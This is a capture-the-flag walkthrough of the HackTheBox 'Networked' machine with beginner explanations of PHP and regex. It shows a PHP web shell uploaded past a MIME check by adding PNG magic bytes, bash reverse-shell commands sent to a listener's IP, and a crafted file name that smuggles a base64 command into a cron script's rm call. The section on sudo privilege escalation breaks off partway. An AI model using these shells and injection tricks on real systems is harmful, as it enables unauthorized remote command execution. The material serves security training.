HTB 27

HackTheBox - Networked

Enumeration

Nmap

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.146 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
```


```
nmap -p$ports -sC -sV 10.10.10.146

Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-14 07:26 PST
Nmap scan report for 10.10.10.146
Host is up (0.18s latency).

PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
```

We find SSH and Apache open on their usual ports.

Apache

Apache

the following message is seen on browsing to port 80.



GoBuster

Gobuster

Let's run gobuster to discover files and folders.

```
gobuster dir -u http://10.10.10.146/ -w directory-list-2.3-medium.txt -t 100 -x php

/index.php (Status: 200)
/uploads (Status: 301)
/photos.php (Status: 200)
/upload.php (Status: 200)
/lib.php (Status: 200)
/backup (Status: 301)
```

The upload.php lets us upload files and the photos.php displays them. The backup folder contains a tar archive, which seems interesting. Let's download and examine it.

```
wget http://10.10.10.146/backup/backup.tar
tar xvf backup.tar

index.php
lib.php
photos.php
upload.php
```

We obtained the source for the PHP files. Looking at the upload.php, we see it checking the file type:

```
if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name'])
< 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
}
```

```
1   if (!(check_file_type($_FILES["myFile"]) &&
    filesize($_FILES['myFile']['tmp_name'])
2   < 60000)) {
3   echo '<pre>Invalid image file.</pre>';
4   displayform();
5   }
```

The check_file_type function is present in the lib.php file:

```
function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
       return true;
  } else {
       return false;
  }
}
```

This in turn calls file_mime_type(), and rejects the file if it's not an image. The check_file_type() function uses mime_content_type() to get the MIME type


```
if (function_exists('mime_content_type'))
  {
       $file_type = @mime_content_type($file['tmp_name']);
       if (strlen($file_type) > 0) {
         return $file_type;
       }
  }
```

The mime_content_type() determines the filetype based on it's magic bytes, which means that we can include magic bytes for a PNG file at the beginning and bypass the filter.


```
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
       if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
           $valid = true;
       }
}
$name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;
```


The code only accepts image extensions, although it doesn't check if it has any other extension before them. This can be exploited by adding ".php" before a valid extension, which can be exploitable, depending on the Apache configuration. Let's try uploading a normal PHP shell with a PNG extension first.

```
1  <?php
2  system($_REQUEST['cmd']);
3  ?>
```



As expected, the image gets rejected due to invalid MIME type. The magic bytes for PNG are “89 50 4E 47 0D 0A 1A 0A”, which can be added to the beginning of the shell.





We’re able to execute commands as the apache user. Next, curl can be used to execute a bash reverse shell.

```
curl -G --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1"'
http://10.10.10.146/uploads/10_10_14_2.php.png

rlwrap nc -lvp 1234
Listening on [] (family 2, port)
Connection from 10.10.10.146 42266 received!
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
```

🧪 The Full Command

```
curl -G --data-urlencode 'cmd=bash -c "bash -i >&
/dev/tcp/10.10.14.2/1234 0>&1"'
http://10.10.10.146/uploads/10_10_14_2.php.png
```

Let’s break this down part by part:

✅ `curl -G`

- `-G` tells `curl` to **use a GET request**, even though we're adding parameters with `--data-urlencode`.

✅ `--data-urlencode 'cmd=...'`

- This adds a URL-encoded parameter to the GET request.
- The parameter is:

```
cmd = bash -c "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1"
```

Meaning: We're trying to pass this shell command to a vulnerable script that runs `cmd=` as part of its execution (typical in command injection).

Lateral Movement

Crontab

Browsing to the home folder of the user, two files named check_attack.php and crontab.guly are found.

```
bash-4.2$ ls -la
ls -la
total 28
drwxr-xr-x. 2 guly guly 159 Jul  9 13:40 .
drwxr-xr-x. 3 root root  18 Jul  2 13:27 ..
lrwxrwxrwx. 1 root root   9 Jul  2 13:35 .bash_history -> /dev/null
-rw-------  1 guly guly 639 Jul  9 13:40 .viminfo
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
```

From examining the crontab file, we see that the check_attack.php script is executed every 3 minutes.

```
*/3 * * * * php /home/guly/check_attack.php
```

Here are the contents of the check_attack.php file:

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
```

```php
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";
$files = array();
$files = preg_grep('/^([^.])/', scandir($path));
foreach ($files as $key => $value) {
$msg='';
Page 8 / 12
if ($value == 'index.html') {
continue;
}
list ($name,$ext) = getnameCheck($value);
$check = check_ip($name,$value);
if (!($check[0])) {
echo "attack!\n";
# todo: attach file
file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
exec("rm -f $logpath");
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
echo "rm -f $path$value\n";
mail($to, $msg, $msg, $headers, "-F$value");
}
}
?>
```

check_attack.php Explaination

✅ Key Variables:

```php
require '/var/www/html/lib.php';
```

- Loads helper functions from `lib.php` — we assume this file contains `getnameCheck()` and `check_ip()`.

Define Paths and Variables

```php
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
```

```
4   $msg = '';
5   $headers = "X-Mailer: check_attack.php\r\n";
```

- `$path`: Directory of uploaded files.
- `$logpath`: Temporary log file for attacks.
- `$to`: Recipient of alert email (username or local account).
- `$headers`: Custom header for the email.

✅ List all files (except hidden ones) in the uploads directory:

```
1   $files = array();
2   $files = preg_grep('/^([^.])/', scandir($path));
```

- `scandir()` lists all files in the uploads folder.
  - Returns an **array of all files and directories** in the folder, including:
    - `"."` (current directory)
    - `".."` (parent directory)
    - hidden files (like `.htaccess`)

`//////////////////////////////////Pre-Note//////////////////////////////////`

Regular Expression used in Perl-Compatible Regular Expressions (PCRE) specifically PHP:

- Used in PHP functions like `preg_match`, `preg_grep`, `preg_replace`

Character	Meaning

`/`	**Start of the regex** (delimiter — not part of the pattern itself)
	• when we say “regex starts with `/`”:
	  ◦ We just mean:
	  ▪ "This is where the pattern begins in the code."
	• Think of regex like a sentence **inside quotation marks**:
	  ◦ `"Hello"` → You know where the sentence starts and ends.
	  ◦ `/Hello/` → You know where the pattern starts and ends.

`^`	**Beginning of the string** — match must start from the first character
`(`	**Start of a capturing group** — groups part of the pattern together


`[`	**Start of a character class** — defines a set of characters to match
`^` (inside `[]`)	**Negation** — "not" the character(s) listed after it
`.`	• (inside `[^.]`, it means a real dot) • If outside, it means any character
`]`	**End of character class**
`)`	**End of capturing group**
`/`	**End of the regex** (delimiter)

🛑 Important Notes:

- `^` has **two meanings** depending on **where it appears**:
  - **Outside** of `[]` → start of string
  - **Inside** `[]` → negate (not)

Note:


- Use the following website to understand regex expressions
  - https://regex101.com
  - https://regexr.com




`/////////////////////////////////////////////////////////////////////////////////`


- `preg_grep('/^([^.])/', ...)` filters out files starting with a dot (`.`), i.e. hidden files.
  - `/ ... /`
    - These are just **regex delimiters** — they mark where the pattern begins and ends.

    - `^`
        - This means:
            - Match only at the **beginning of the string**.
- `[^.]`
    - This is a **character class** that means:
        - Match **any one character that is NOT a dot (`.`)**.
            - `.` (dot) → any hidden file starts with this.
            - `[^.]` → “not a dot”
- `([^.])`
    - This just groups the `[^.]` part. The parentheses are **optional here**, because we are not using the captured result — it’s just matching.



- ✅ In Simple Words:
    - The pattern `/^([^.])/` means:
        - Match any string where the **first character is not a dot (`.`)**





✅ Example 2: Match strings where **third character is NOT a number**

regex Copy Edit

```
^..[^0-9]
```

Part	Meaning
`^`	Start of the string
`.` `.`	First two characters (anything)
`[^0-9]`	Third character is NOT a digit

✅ Example 3: Match strings where the **third character is a letter**

regex Copy Edit

```
^..[a-zA-Z]
```

- Matches any string where the third character is an **alphabet letter** (upper or lower case).

In summary, it will Lists all files in the uploads directory, excluding hidden files (starting with a `.`) using `preg_grep`.

🔁 Loop Over Files

//Pre-Notes//

//

```php
foreach ($files as $key => $value) {
    $msg = '';
    if ($value == 'index.html') {
        continue;
    }
```

Explanation:

- `foreach ($files as $key => $value)`:
  - 🔍 What it does:
    - `$files`: an array (in this script, it's a list of filenames from a directory).
    - `as $key => $value`:
      - `$key`: the **index** of the array item (e.g., `0`, `1`, `2`, etc.).
      - `$value`: the **actual content** of the array item — in this case, a **filename string** like `"malware.php"` or `"index.html"`.
- `$msg = '';`:

    - Resets the message variable for each file (intended for logging or email alert content, but never gets filled later).
- `if ($value == 'index.html') continue;`:
    - Skips `index.html.`
    - Iterates through each file, skipping the default `index.html`.

Extracts Name/Extension

```
list ($name,$ext) = getnameCheck($value);
$check = check_ip($name,$value);
```

- `getnameCheck($value)` is a function that's expected to return an array with two values — likely:
    - the file name without extension
    - the file extension
- For example:

```
$value = "report.pdf";
$result = getnameCheck($value);  // let's say it returns
['report', 'pdf']
```


    - Then the line:


```
list($name, $ext) = ['report', 'pdf'];
```

        - will assign:
            - `$name = 'report'`
            - `$ext = 'pdf'`
- `check_ip()` checks if the file (likely named after an IP) is **authorized or suspicious**.

Overall Explanation of this part:

```
list($name, $ext) = getnameCheck($value);
$check = check_ip($name, $value);
```





If the check fails(e.g., it's uploaded by an attacker or has a bad filename), this part of the code runs:

```
# todo: attach file
file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
exec("rm -f $logpath");
```

🔷 Line 1:

```
file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
```

- This **writes the message** (`$msg`) to the file `/tmp/attack.log`.
- `FILE_APPEND` means it adds the text instead of overwriting.
- `LOCK_EX` makes sure no other script writes to it at the same time.

🔶 **BUT:** `$msg` is an empty string! So it's writing nothing. This looks like **incomplete code**.

🔷 Line 2:

```
exec("rm -f $logpath");
```

- This **deletes the log file** (`/tmp/attack.log`) immediately after writing to it.
- So any logging is erased right away — this makes no sense unless

🔷 Next Lines:

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
echo "rm -f $path$value\n";
```

- This deletes the suspicious file in **non-blocking mode**:

- `nohup`: Run even if the session closes
- `rm -f`: Force remove the file
- `> /dev/null 2>&1`: Send all output and errors to "nowhere"
- `&`: Run in background, so PHP doesn't wait for it to finish.

- Both of these commands are **Linux shell commands** executed from PHP using the `exec()` function.

💡 **Why?**
The script doesn't wait for the deletion. It quickly moves on to the next file.

In this line:

```
1   mail($to, $msg, $msg, $headers, "-F$value");
```

- `mail()` is a PHP function to send an email.
- The **5th parameter** (`"-F$value"`) is passed **directly to the Linux** `sendmail` **command** behind the scenes.
- The `-F` flag sets the **"From" envelope sender** for the email.

Conclusion

The script lists files in the /uploads folder and checks if it is valid based on filename. Any invalid files are removed using the system exec() function.

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

The $value variable stores the filename, but isn't sanitized by the script, which means that we can inject commands through special file names. For example, a file named "; cmd" will result in the command:

```
nohup /bin/rm -f $path;cmd > /dev/null 2>&1 &
```


This will lead to the execution of the command specified by "cmd". Let's check if this works. The command should be base64 encoded as we can't use '/' in file names.


This will lead to the execution of the command specified by "cmd". Let's check if this works. The command should be base64 encoded as we can't use '/' in file names

```
echo -n 'bash -c "bash -i >/dev/tcp/10.10.14.2/4444 0>&1"' | base64
cd /var/www/html/uploads
touch -- ';echo YmFzaCAtYyAiYmFza<SNIP>| base64 -d | bash'
```

`touch --`

- `touch` is a Linux command used to create an empty file.
- The `--` is a way to **stop option parsing** (in case the filename starts with a `-`, so it doesn't get treated as an option). So, it simply tells `touch` to treat whatever follows as a filename.
    - The string `';echo YMFZACAtyAiYM |base64 -d| bash'` is being treated as a filename





`';echo YMFZACAtyAiYM |base64 -d| bash'`

Now let's break down this part:

- `';` : This **indicates the start of the file name where the name itself is a command injection to be** executed by the server. The `;` is a command separator in Linux.
- `echo YMFZACAtyAiYM`: The `echo` command outputs the string `YMFZACAtyAiYM`.
- `| base64 -d`: This pipes the output of the `echo` command into the `base64` utility with the `-d` flag, which **decodes** the base64 string. The `base64` command is often used to encode or decode data to/from ASCII.
  The string `YMFZACAtyAiYM` will be decoded to some other content (which is likely **encoded malicious code**).
- `| bash`: This pipes the decoded output directly to `bash` for execution. So, after decoding the base64 string, it runs whatever commands were hidden in that decoded content.

Privilege Escalation

A shell as guly should be received in a while, after which we can spawn a tty.

```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.146 51004 received!

id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
python -c "import pty;pty.spawn('/bin/bash')"
[guly@networked ~]$
```

Looking at the sudo privileges, we see that guly can execute changename.sh as root.

```
[guly@networked ~]$ sudo -l

Matching Defaults entries for guly on networked:
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

- Here are the contents of changename.sh:

```
#!/bin/bash -p

cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
       echo "interface $var:"
       read x
       while [[ ! $x =~ $regexp ]]; do
              echo "wrong input, try again"
              echo "interface $var:"
              read x
       done
       echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```


Let's break down the command:

```
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
```

This is a **shell redirection command** used to **create or overwrite** a file. Let me explain each part step-by-step.

📦 Part-by-part Explanation

Part	Meaning
`cat`	A command that normally reads from a file or stdin (keyboard input) and outputs to the screen.
`>`	Redirects the output to a **file** (and overwrites it if it exists).
`/etc/sysconfig/network-scripts/ifcfg-guly`	The **destination file** — a network configuration file (common in Red Hat-based Linux systems like CentOS).
`<< EoF`	A **here-document**. This tells the shell: *"Everything that comes after this line, up until I see a line that says* `EoF`*, should be treated as input to the* `cat` *command and written to the file."*



What this does:

- 🟢 This part **creates a file** named `ifcfg-guly`, which configures a network interface called `guly0`.
- It puts these initial lines in the file:

```
1   DEVICE=guly0          # Name of the network interface
2   ONBOOT=no             # Don't activate it automatically on boot
3   NM_CONTROLLED=no      # Don't let NetworkManager control it
```


✅ Step 2: Define allowed characters

